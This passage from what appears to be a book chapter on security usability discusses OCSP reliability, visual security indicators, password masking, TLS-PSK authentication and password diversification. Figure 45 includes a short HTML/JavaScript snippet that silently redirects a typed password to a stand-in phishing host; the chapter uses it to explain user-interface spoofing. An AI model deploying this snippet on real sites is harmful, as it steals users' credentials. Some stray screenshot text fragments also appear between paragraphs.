A variation of the problem in the previous design example occurs when you can't connect to the other system at all, perhaps because it's down, or has been taken offline by a DDoS attack, or because of a network outage. Consider for example the use of OCSP, a somewhat awkward online CRL query protocol, in combination with a web browser. The user visits a couple of sites with OCSP enabled, and everything works fine (although somewhat slowly, because of the extra OCSP overhead). Then they switch to a disconnected LAN, or a temporary network outage affects access to the OCSP server, or some similar problem occurs. Suddenly their browser is complaining whenever they try to access SSL sites (such problems are already being reported with OCSP-enabled browsers like FireFox [14][15]). When they disable OCSP, everything works again, so obviously there was a problem with OCSP. As a result, they leave it disabled, and don't run into any more problems accessing SSL servers.

The failure pattern that we see here is that this is a feature that provides no directly visible benefit to the user while at the same time visibly reducing reliability. Since it's possible to turn it off and it's not necessary to turn it on again, it ends up disabled. The survivability of such a "feature" is therefore quite low.

What the addition of the extra security features has done is make the system considerably more brittle, reducing its reliability to the lowest common denominator of the web server and the OCSP server. While we've learned to make web servers extremely reliable, we haven't yet done the same for OCSP servers, and it's unlikely that there'll ever be much evolutionary pressure to give them the same level of reliability and performance that web servers enjoy. In fact things seem to be going very much in the opposite direction: since the OCSP protocol is inherently non-scalable, a recent performance "enhancement" was to remove protection against man-in-the-middle attacks, making it possible for a server (or an attacker) to replay an old response instead of having to generate a new one that reflects the true state of the certificate [16].

Exactly such a lowest-common-denominator reliability problem has already occurred with the Windows 2000 PKI implementation. Microsoft hardcoded the URL for a Verisign CRL server into their software, so that attempts to find a CRL for any certificate (no matter who the CA actually was) went to this particular Verisign server. When Verisign reorganised their servers, the URL ceased to function. As a result, any attempt to fetch a CRL resulted in Windows groping around blindly on the net for a minute, after which it timed out and continued normally.

In practice this wasn't such a big problem because CRL checking was turned off by default so almost no-one noticed, but anyone who did navigate down through all the configuration dialogs to enable it quickly learned to turn it off again. Another example is found in some JCE implementations, in which the JVM checks a digital signature on the provider when it's instantiated. This process involves some form of network access, with the results being the same as for the Windows CRL check — the JVM gropes around for awhile and then times out and continues anyway. All the user notices of this is the fact that the application stalls for quite some time every time it starts (one Java developer referred to this process as "being held captive to some brain-dead agenda" [17]).

This is another example of the Simon Says problem. From the certificate (or site) owner's point of view, it's in their best interests *not* to use OCSP, since this reduces the chances of site visitors being scared away by error messages when there's a problem with the OCSP server. The nasty misfeature of this mechanism is that it's only when you *enable* the use of OCSP that users start seeing indications of trouble — if you just go ahead and use the certificate without trying to contact the OCSP server, everything seems to work OK.

To determine how to fix this (or whether it needs fixing at all), it's instructive to perform a cost/benefit analysis of the use of OCSP with SSL servers. First of all, it's necessary to realise that OCSP can't prevent most type of phishing attacks. Since

OCSP was designed to be fully compatible with CRLs and can only return a negative response, it can't be used to obtain the status of a forged or self-signed certificate. For example when fed a freshly-issued certificate and asked "Is this a valid certificate", it can't say "Yes" (a CRL can only answer "revoked"), and when fed an Excel spreadsheet it can't say "No" (the spreadsheet won't be present in any CRL). More seriously, CRLs and OCSP are incapable of dealing with a manufactured-certificate attack in which an attacker issues a certificate claiming to be from a legitimate CA — since the legitimate CA never issued it, it won't be in its CRL, therefore a blacklist-based system can't report the certificate as invalid. Finally, when used with soundlike certificates in secure phishing attacks, the certificate will be reported as not-revoked (valid) by OCSP (since it was issued by a legitimate CA) until such time as the phish is discovered, at which point the site will be shut down by the hosting ISP, making it mostly irrelevant whether its certificate is revoked or not.

The result of this analysis is that there's no real benefit to the use of OCSP with SSL servers, but considerable drawbacks in the form of adverse user reaction if there's a problem with the OCSP server. The same problem affected the NSA-designed system mentioned earlier, in which the users' overriding concern was availability and not confidentiality/security.

Looking beyond the problems inherent in the use of the OCSP mechanism, we can use the X.509 CRL reason codes used by OCSP to try and determine whether revocation checking is even necessary. Going through each of the reason codes, we find that "key compromise" is unlikely to be useful unless the attacker helpfully informs the server administrator that they've stolen their key, "affiliation changed" is handled by obtaining a new certificate for the changed server URL, "superseded" is handled in the same way, and "cessation of operation" is handled by shutting down the server. In none of these cases is revocation of much use.

No doubt some readers are getting ready to jump up and down claiming that removing a feature in this manner isn't really an example of security user interface design. However, as the analysis shows, it's of little to no benefit, but potentially a significant impediment. The reason why OCSP was used in this design example is because such cases of redundancy⁶ only seem to occur in the PKI world. Outside of PKI, they're eliminated by normal Darwinian processes, but these don't seem to apply to PKI. So this is an example of a user interface design process that removes features in order to increase usability instead of adding or changing them.

Use of Visual Cues

The use of colour can play an important role in alerting users to safe/unsafe situations. Mozilla-based web browsers updated their SSL indication mechanism from the original easily-overlooked tiny padlock at the bottom of the screen to changing the background colour of the browser's location bar when SSL is active and the certificate is verified, as shown in Figure 39 (if you're seeing this on a black-and-white printout, the real thing has a yellow background). Changing the background colour or border of the object that the user is looking at or working with is an extremely effective way of communicating security information to them, since they don't have to remember to explicitly look elsewhere to try and find the information. The colour change also makes it very explicit that something special has occurred with the object that's being highlighted (one usability study found that the number of users who were able to avoid a security problem doubled when different colours were used to explicitly highlight security properties).




Figure 39: Unambiguous security indicators for SSL

⁶ "Redundancy" is a term used to refer to fault-prone systems run in parallel so that if one fails another can take over. "Reduncandy" refers to fault-prone systems run in series so that a fault in any will bring them all down.

When you do this, you need to take care to avoid the angry-fruit-salad effect in which multiple levels of security indicator overlap to do little more than confuse the user. For example a copy of Firefox with various useful additional security plugins installed might have a yellow URL bar from Firefox telling the user that SSL is in use, a red indicator from the Petnames plugin telling the user that it's an unrecognised site, a green indicator from the Trustbar plugin telling the user that they've been there before, and another yellow indicator from an OCSP responder indicating the that OCSP status isn't available.

When you're using colour or similar highlighting methods in your application, remember that the user has to be aware of the significance of the different colours in order to be able to make a decision based on them, that some users may be colour-blind to particular colour differences, and that colours have different meanings across different cultures. For example the colour red won't automatically be interpreted to indicate danger in all parts of the world, or its meaning as a danger/stop signal may work differently in different countries. In the UK, heavy machinery is started with a green button (go) and stopped with a red button (stop). Across the channel in France, it's started with a red button (a dangerous condition is being created) and stopped with a green button (it's being rendered safe). Similar, but non-colour-based, indicator reversals occur for applications like software media players, where some players use the ► 'Play' symbol to indicate that content is now being played back, while others use it to indicate that content will be played back if the symbol is clicked (without firing it up to check, can you say which option your media player application or applications use?).

When it comes to colour-blindness, about 8% of the population will be affected, with the most common type being partial or complete red-green colour-blindness (in case you're wondering how this works with traffic lights, they have a fixed horizontal ordering so that colour-blind people still have some visual indication through the position of the light that's lit). Ensuring that your interface also works without the use of colour, or at least making the colour settings configurable, is one way of avoiding these problems [18]. If you ever get a chance to compare the Paris and London underground/tube/subway maps, see if you can guess which one was designed with colour-blind users in mind.

Here's a simple way of handling visual indications for colour-blind users. Use the configuration dialog shown in Figure 40, which provides a simple, intuitive way of letting colour-blind users choose the colour scheme that provides the best visual indication of a particular condition.



Figure 40: Visual cue colour chooser

Another way to handle colour issues, which works if there are only one or two colours in use (for example to indicate safe vs. unsafe) and the colour occurs in a long band like a title bar, is to use a colour gradient fading from a solid colour on one side to a lighter shade on the other. This makes the indicator obvious even to colour-blind users.

Indicators for blind or even partially sighted users are a much harder problem. Blind users employ Braille keyboards and readers (which translate onscreen text electromechanically into Braille's raised dots) or text-to-speech software that scans onscreen text and can also announce the presence of certain user interface events like drop-down menus and option tabs.

Since virtually all security indicators are visual, this makes them almost impossible to use for blind users. Paradoxically, the ones that do work well with screen-reader software are the ones that are typically embedded in web page content by phishing sites (or US banks). This is a nasty catch-22 situation because in order to be non-spoofable the security user interface elements have to be customised and therefore more or less inaccessible to screen readers that read out the principal content of a window but generally don't pay any attention to any further user interface pyrotechnics happening on the periphery in order to avoid overloading the user with noise. Imagine how painful web browsing would be if the screen-reader software had to announce things like "the URL bar is displaying the value 'http://www.amazon.-com/Roadside-Picnic-Collectors-Arkadi-Strugatsky/dp/0575070536/ref=pd_bbs_sr_1/002-6272379-7676069?ie=UTF8&s=books&qid=1186064937&sr=1-1' in black text over a light yellow background with the middle portion in boldface while the rest is in a standard font" (this is how Firefox 2 displays security indicators in its URL bar). Now extend this to cover all of the other eye candy that's produced by a browser when visiting a web site and you can see that trying to interpret conventional security indicators would quickly cause the web browsing experience to grind to a halt.

There doesn't seem to be any work available on security user interface design for blind users (if you're an academic reading this, take it as an interesting research opportunity). The most usable option is probably something like TLS-PSK, whose totally unambiguous "yes, with both sides authenticated" or "no" outcome doesn't rely on user interpretation of GUI elements or other leaps of faith. Even this though would require some cooperation (or at least awareness) from screen reader software that can indicate that a secure (rather than spoofed via a web page) interface element is in effect.




Figure 41: Unprotected login screen

Visual cues can also be used to provide an indication of the absence of security, although how to effectively indicate the absence of a property is in general a hard problem to solve (see the earlier discussion on the Simon Says problem). For example password-entry fields in dialog boxes and web pages always blank out the

typed password (typically with asterisks or circles) to give the impression that the password is secret and/or protected in some manner. Even if the password is sent in the clear without any protection (which is the case for many web pages, see Figure 41), it's still blanked out in the user display. Conversely, information such as credit card numbers, which are usually sent encrypted over SSL connections, are displayed to the user. By not blanking the password field when there's no protection being used (see Figure 42), you're providing instant, unmistakable feedback to the user that there's no security active.



Figure 42: Unprotected login screen, with (in)security indicators

The fact that their password is being shown in the clear will no doubt make many users nervous, because they've been conditioned to seeing it masked out. However, making users nervous is exactly what this measure is meant to do: a password displayed in this manner may now be vulnerable to shoulder surfing, but it's even more vulnerable to network sniffing and similar attacks (this is disregarding the question of why a user would be accessing sensitive information in a password-protected account in an environment that's vulnerable to shoulder-surfing in the first place).

Displaying the password in the clear makes real and present what the user cannot see, that there's no security active to protect either their password or any sensitive information that the password will unlock. To avoid adverse user reactions, you should add a tooltip "Why is my password showing?" to the password-entry box when the password isn't masked (see Figure 42), explaining to users what's going on and the potential consequences of their actions (tooltips have other names in different environments, for example OS X calls them help tags). The tooltips act as a clue box in this type of application.

Although studies of users have shown that they completely ignore tooltips in (equally-ignored) user interface elements like security toolbars [19], it's only acting as an optional explanatory element in this case, so it doesn't matter if users ignore it or not. In any case since the non-masked password has already got their attention and they'll be after an explanation for its presence, the tooltip provides this explanation if they need it.

This combination of measures provides both appropriate warning and enough information for the user to make an informed decision about what to do next.

[vanance in Semiconductor Devices](#), specifically remanence issues in static was presented at the [2001 Usenix Security Symposium](#), the [slides for the](#) I read the full paper.



ranging in quality from awful (Kerberos 4, SESAME, and the original at give very broad recommendations on random number generation, none or [Software Generation of Practically Strong Random Numbers](#),  y OS-independant random data  cumulator and generator and an

Figure 43: TargetAlert displaying browser link activation details

Tooltip-style hints are useful in other situations as well. For example you can use them on mouseover of a screen element to provide additional security-relevant information about what'll happen when the user activates that element with the mouse. An example of this type of behaviour is shown in Figure 43, in which the TargetAlert plugin for the Mozilla web browser is indicating that clicking on the link will cause the browser to hang trying to load the Adobe Acrobat plugin. TargetAlert has other indicators to warn the user about links that are executable, pop up new windows, execute Javascript, and so on.

the PSU to a [Zalman Reserator](#) [zalman.co.kr],
and Northbridge. In order to silence my HDD I
nected to the Reserator.

Figure 44: Slashdot displaying the true destination of a link

A variation of this technique is used by the Slashdot web site to prevent link spoofing, in which a link that appears to lead to a particular web site instead leads to a completely different one. This measure, shown in Figure 44, was introduced to counter the widespread practice of having a link to a supposedly informational site lead instead to the (now-defunct) [goatse.cx](#) (a site that may euphemistically be described as “not work-safe”), the Internet equivalent of a whoopee cushion. A similar such simple measure, displaying on mouseover the domain name of the site that a link leads to, would help combat the widespread use of disguised links in phishing emails.

```
<form action="http://www.bankofamerica.com">
  <input type="password" name="password">
  <input type="submit" value="submit"
    onclick='this.form.action="http://www.phishing.com"'>
</form>
```

Figure 45: User interface spoofing using Javascript

When you use measures like this, make sure that you display the security state in a manner that can't be spoofed by an attacker. For example web browsers are vulnerable to many levels of user interface spoofing using methods such as HTML to change the appearance of the browser or web page, or Javascript or XUL to modify or over-draw browser UI elements. An example of this type of attack, which uses Javascript to redirect a typed password to a malicious web site, is shown in Figure 45. A better-known example from the web is the use of cross-site scripting (XSS), which allows an attacker to insert Javascript into a target's web page. One such attack, employed against financial institution sites like Barclay's Bank and MasterCard, allowed an attacker to deliver their phishing attack over SSL from the bank's own secure web server [20]. To protect against these types of attack, you should ensure that your security-status display mechanism can't be spoofed or overridden by external means.

Design Example: TLS Password-based Authentication

A useful design exercise for visual cues involves the use of TLS' password-based failsafe authentication (TLS-PSK). What's required to effectively apply this type of failsafe authentication are three things:

1. A means of indicating that TLS-PSK security is in effect, namely that both client and server have performed a failsafe authentication process.
2. An unmistakable means of obtaining the user password that can't be spoofed by something like a password-entry dialog on a normal web page.
3. An unmistakable link between the TLS-PSK authentication process and the web page that it's protecting.

The obvious way to meet the first requirement is to set the URL bar to a distinctive colour when TLS-PSK is in effect. For TLS-PSK we'll use light blue to differentiate it from the standard SSL/TLS security, producing a non-zero Hamming weight for the security indicators. Using an in-band indicator (for example something present on the web page) is a bad idea, both because as the previous section showed it's quite easily spoofable by an attacker, and because usability tests on such an interface have shown that users just consider it part of the web page and don't pay any attention to it [9]. Unfortunately a number of usability tests (discussed elsewhere) have shown that simply colouring the URL bar isn't very effective, both because users don't notice it and, if they do, they have no idea what the colouring signifies. This is where the second and third design elements come in.




Figure 46: Non-spoofable password-entry dialog

To meet the second and third requirements, instead of popping up a normal password-entry dialog box in front of the web page (which could be coming from hostile code on the web page itself), we make the blue URL bar zoom out into a blue-tinted or blue-bordered password-entry dialog, and then zoom back into the blue URL bar once the TLS-PSK authentication is complete. The Camino browser for OS X already uses a non-spoofable interface of this kind, as shown in Figure 46. When the browser requests a password from the user, the password-entry dialog scrolls out of the browser title bar (outside the normal display area of the browser) in a manner and at a location that no web content can emulate (since this is a complex animation, the single static image of the dialog's final form and location shown above doesn't really do it justice). An additional benefit of pinning the password-entry dialog to the window that it corresponds to is that it can't be confused with input intended for another window, as a standard floating password dialog can.

This process creates a clear indication even for novice users of a connection between the URL bar indicating that TLS-PSK security is in effect, the TLS-PSK password-entry system, and the final result of the authentication. The user learning task has been simplified to a single bit, "If you don't see the blue indicators and graphical effects, run away".

Finally, this authentication mechanism is an integral part of the critical action sequence. If it's implemented as described above then you can't do TLS-PSK authentication without being exposed to the security interface. Unlike the certificate check in standard SSL/TLS security, you can't choose to avoid it, and as the discussion of users' mental models in a previous section showed, it matches users' expectations of security: When TLS-PSK is in effect, entering your using name and password as a site authenticity check is perfectly valid since only the genuine site will be able to authenticate itself by demonstrating prior knowledge of the name and password. A fake site won't know the password in advance and therefore won't be able to demonstrate its TLS-PSK credentials to the user.

Design Example: Other Password Protection Mechanisms

TLS-PSK is the most powerful password mechanism, but sometimes the need for compatibility with legacy systems means that it's not possible to employ it. There are however a variety of alternatives that you can use that go beyond the current "hand over the user's password to anyone who asks for it" approach. These alternatives work by adding an extra layer of indirection to the password-entry process, sending to the remote system not the actual user password but some unrelated value specific to that particular system. So for example a user password of "mypassword" might translate to a Hotmail password of "5kUqedtM2I", a PayPal password of "Y6WOMZuWLG", and an Amazon password of "xkepKEoVOG". This concept has been around for quite some time, going back more than ten years to the Lucent Personalised Web Assistant, which used a master password supplied to a proxy server (this was before browser plugins) [21][22][23].

The advantage of this extra level of indirection is that it provides password diversification. Every site gets its own unique, random password, so that if one of these derived passwords is ever compromised it won't affect the security of any other site. Password diversification is an important element in protecting user passwords, since users tend to re-use the same password across multiple sites, with one survey finding that 96% of users reused passwords [24] and another survey of more than 3,000 users finding that more than half used the same password for all their accounts [25]. This password cross-pollination practice makes it easy for attackers to perform leapfrog attacks in which they obtain the password for a low-value site that users don't take much care to protect and then use it to access a high-value site. The fact that attackers are making use of this has been confirmed by the phishers themselves [26].

An additional benefit to password diversification is that since the derived password is unrelated to the user's actual password, they still get to use strong passwords on every site even if their master password is relatively weak. Finally, this approach provides a good deal of phishing protection. Since passwords are site-specific, a phishing site will be sent a password that's completely unrelated to the one used at the site that it's impersonating.




Figure 47: Password diversification using a password wallet

There are two possible approaches to password diversification. The first one is the password wallet technique shown in Figure 47. The user-supplied master password is used to decrypt the wallet, which contains per-site random passwords generated by the application. When the user wants to access a site, the application looks up the appropriate password by server name or URL. If it's a site that the user hasn't visited before, the application can warn the user (in case it's a phishing site) and if they're sure that they want to continue, create a new random password for them.




Figure 48: Password diversification using hashing

The second approach to password diversification is shown in Figure 48. The user-supplied master password is hashed with a random salt value and the server name/site URL to again provide a site-specific password unrelated to the original user password. The random salt makes it impossible for an attacker to guess the user's master password if they acquire one of the site passwords. An additional level of diversification involves hashing the application name into the mix, making the password application-specific as well as site-specific. In this way a compromise of (for example) an SSL/TLS password doesn't compromise the corresponding SSH password.

As with the password wallet approach, this approach guarantees that the spoofed phishing site can never obtain the password for the site that it's impersonating.




Figure 49: Extra protection for the master password

An enhancement of this technique that provides extra protection against offline password-guessing attacks adds a pre-processing step that converts the master password into a master secret value via a lengthy iterated hashing process and then uses the master secret to generate site passwords instead of applying the master password directly [27]. This additional step is shown in Figure 49, and would typically be done when the software is first installed. By adding this one-off additional step, the time for an attacker to guess each password becomes the sum of the lengthy initial setup time and the quick per-site password generation time. In contrast a legitimate user only experiences the quick per-site password generation time.

Astoundingly, these obvious approaches to password protection, which date back more than ten years, aren't used by any current password-using application. All of them simply connect to anything listening on the appropriate port and hand over the user-entered password (most browsers implement some form of password-storage mechanism, but that just records user-entered passwords rather than managing randomly generated, un-guessable, site-specific ones). The level of interest in this style of password management is demonstrated by the existence of at least half a dozen independently-created Firefox browser plugins that retroactively add this functionality [28], but despite positive third-party evaluations such as “[PwHash] is so seamless that were it installed in every browser since the foundation of the web, users would notice virtually no difference aside from improved security” [27], no browser supports this functionality out of the box. The existence of these various implementations in the form of browser plugins does however provide a nice opportunity for evaluating the usability of various approaches to solving the password-management problem.

The chapter on security usability testing contains further information on requirements for password interfaces.

Design Example: Strengthening Passwords against Dictionary Attacks

One slight drawback to passwords is that they're vulnerable to dictionary attacks, in which an attacker tries every possible word in the dictionary in the hope that one of them is what the user is using as a password. If you're using one of the password-diversification schemes described above, this becomes a great deal more difficult since the passwords are completely random strings and so dictionary attacks don't work any more. However, there may be cases where you can't do this (for example when the user enters their master password) where it would be good to have some form of protection against a dictionary attack.

Set Master Password

The master password unlocks the access codes used to secure your accounts. Enter it below and then re-enter it a second time to confirm it.

Password

Confirm Password

To strengthen your password protection, you can add a processing delay to the password each time that it's entered. The longer the delay, the stronger the protection.


Processing delay 

Figure 50: Master password entry dialog box

One standard technique for strengthening password protection against dictionary attacks is to iterate the hashing to slow down an attacker. A means of building this into your user interface is shown in Figure 50. This gives the user the choice of a small number of iterations and correspondingly lower dictionary-attack resistance for impatient users, or a larger number of iterations and higher dictionary-attack resistance for more patient users. To determine the correlation between hashing iterations and time, have your application time a small, fixed number of iterations (say 1000) and then use the timing information to mark up the slider controls. This way of doing things has the advantage over hard-coding in a fixed number of iterations that as computers get faster, the attack resistance of the password increases. Conversely, it doesn't penalise users with less powerful machines.

Leave the default processing time at 1 second. Most users won't change this, and it's short enough not to be a noticeable inconvenience. If you want to provide more meaningful feedback on what the delay is buying the user, you can also add an estimate of the resulting protection strength below the slider: "One day to break", "One week to break", and so on.

Design Example: Enhanced Password-entry Fields

The practice of blanking out password-entry fields arises from a thirty- to forty-year-old model of computer usage that assumes that users are sitting in a shared terminal room connected to a mainframe. In this type of environment, depicted in Figure 51, printing out the user's password on the hardcopy terminal (a "terminal" being a keyboard/keypunch and printer, video displays existed only for a select few specialised graphics devices) was seen as a security risk since anyone who got hold of the discarded printout would have been able to see the user's password.



**Figure 51: The reference model for Internet user authentication
(Image courtesy Alcatel-Lucent)**

When CRT-based terminals were introduced in the mid-1970s, the practice was continued, since shoulder surfing in the shared mainframe (or, eventually, minicomputer) terminal room was still seen as a problem, especially since the line-mode interface meant that it would take awhile before the displayed input scrolled off the screen.

The two paragraphs above show just how archaic the conceptual password-entry model that we still use today actually is. Tell any current user about using teletypes to communicate with computers and they'll give you the sort of look that a cow gives an oncoming train, and yet this is the usage model that password-entry dialogs are built around. Such a model was perfectly acceptable thirty years ago when users were technically skilled and motivated to deal with computer quirks and peculiarities, the password-entry process provided a form of location-limited channel (even basic communication with the computer required that the user demonstrate physical access to the terminal room), and users had to memorise only a single password for the computer that they had access to.

Today none of these conditions apply any more. What's worse, some of these historic design requirements play right into the hands of attackers. Blanking out entered passwords so that your model 33 teletype doesn't leave a hardcopy record for the next user means that you don't get any feedback about the password that you've just entered. As a result, if the system tells users that they've entered the wrong password, they'll re-enter it (often several times), or alternatively try passwords for other accounts (which in the password-entry dialog all appear identical) on the assumption that they unthinkingly entered the password for the wrong account. This practice, which was covered in a previous chapter, is being actively exploited by phishers in man-in-the-middle attacks, and to harvest passwords for multiple accounts in a single attack.

So how can we update the password-entry interface and at least bring it into the 1980s? The problem here is that the (usually) unnecessary password blanking removes any feedback to the user about the entered password. While it could be argued that performing no blanking at all wouldn't be such a bad approach since it might help discourage users from doing online banking in random Internet cafes, in practice we need to provide at least some level of comfort blanking to overcome users' deeply-ingrained conditioning that a visible password isn't protected while a blanked one is (this fallacy was examined in a previous chapter).

Apple usability guru Bruce Tognazzini has come up with a nice way to handle this using a rolling password blackout. With a rolling blackout, the entered password characters are slowly faded out so that the last two or three characters are still visible to some degree, but after that point they've been faded/masked out to the usual illegible form. As reported in the user evaluation results for this design, "users were able to comfortably and accurately detect errors, while eavesdropping failed" [29]. This type of password handling, which only became possible with the more widespread use of graphical interfaces in the 1980s and 1990s, is a nice tradeoff between user comfort and security functionality.

Even this level of protection isn't actually necessary in many environments. What's the eavesdropping threat on a home user's password that blanking is protecting against? Their cat? On the other hand home users are exactly the ones who'll be most vulnerable to phishing attacks that play on the weaknesses of the password-entry model that's in use today. Some applications like Lotus Notes carry this to ridiculous lengths, not only masking out the password characters but echoing back a random number of (blanked) characters for each one typed, which actually creates artificial typos even when the user manages to enter the password correctly.

Other applications that store passwords for the user make it almost impossible for the user, the putative owners of the data, to see them. For example Firefox first requires that users jump through multiple sets of hoops to see their own passwords, and then removes the ability to copy them to another application, requiring that users manually re-type them into the target window, an issue that helped kill multilevel secure (MLS) workstations in the 1980s. More recently, the same issue dissuaded users from employing a password manager plugin for Firefox since it made them feel that they'd lost control over their own passwords, a problem explored in more detail in the chapter on usability testing.

Hopeless Causes

An earlier design example looked at revocation checking in SSL/TLS and concluded that, as implemented via CRLs or OCSP, it offered no actual benefits but had considerable drawbacks. There are numerous other security usability situations in which, to quote the computer in the movie *Wargames*, "the only winning move is not to play".

Consider the use of threshold schemes for key safeguarding. A threshold scheme allows a single key to be split into two or more shares, of which a certain number have to be recombined to recover the original key. For example a key could be split into three shares, of which any two can be recombined to recover the original. Anyone who gains possession of just a single share can't recover the original key. Conversely, if one of the shares is lost, the original key can be recovered from the other two. The shares could be held by trustees or locked in a bank vault, or have any of a range of standard, established physical controls applied to them.

Threshold schemes provide a high degree of flexibility and control since they can be made arbitrarily safe (many shares must be combined to recover the key) or arbitrarily fault-tolerant (many shares are distributed, only a few need to be recombined to recover the key). In addition they can be extended in various fancy ways, for example to allow shareholders to vote out other shareholders who may no longer be trusted, or to recreate lost shares, or to allow arbitrary boolean expressions like 'A and (B or C)' for the combination of shares.

Lets consider just the simplest case, a basic m -of- n threshold scheme where any m shares of a total of n will recover the key. What sort of user interface would you create for this?

There are actually two levels of interface involved here, the programming interface in which the application developer or user interface designer talks to the crypto layer that implements the threshold scheme, and the user interface layer in which the threshold scheme is presented to the user. At the crypto API layer, a typical operation might be:

```
encrypt( message, length, key );
```

or:

```
sign( message, length, key );
```

Now compare this to what's required for a threshold scheme:

```
"add share 7 of a total of 12, of which at least 8 are needed,  
returning an error indicating that more shares are required"
```

with a side order of:

```
"using 3 existing valid shares, vote out a rogue share and regenerate  
a fresh share to replace it"
```

if you want to take advantage of some of the more sophisticated features of threshold schemes. If you sit down and think about this for a while, the operations are quite similar to what occurs in a relational database, or at least what a database API like ODBC provides. Obviously full ODBC is overkill, but the data representation and access model used is a reasonably good fit, and it's an established, well, defined standard.

That immediately presents a problem: Who would want to implement and use an ODBC complexity-level API just to protect a key? And even if you can convince a programmer to work with an API at this level of complexity, how are you going to fit a user interface to it?

The closest real-world approximation that we have to the process of applying threshold scheme-based shares to crypto keying is the launch process for a nuclear missile, which requires the same carefully choreographed sequence of operations all contributing to the desired (at least from the point of view of the launch officer) effect. In order to ensure that users get this right, they are pre-selected to fit the necessary psychological profile and go through extensive training and ongoing drills in mock launch centres, with evaluators scrutinising every move from behind one-way mirrors. In addition to the normal, expected flow of operations, these training sessions expose users to a barrage of possible error and fault conditions to ensure that they can still operate the equipment when things don't go quite as smoothly as expected.

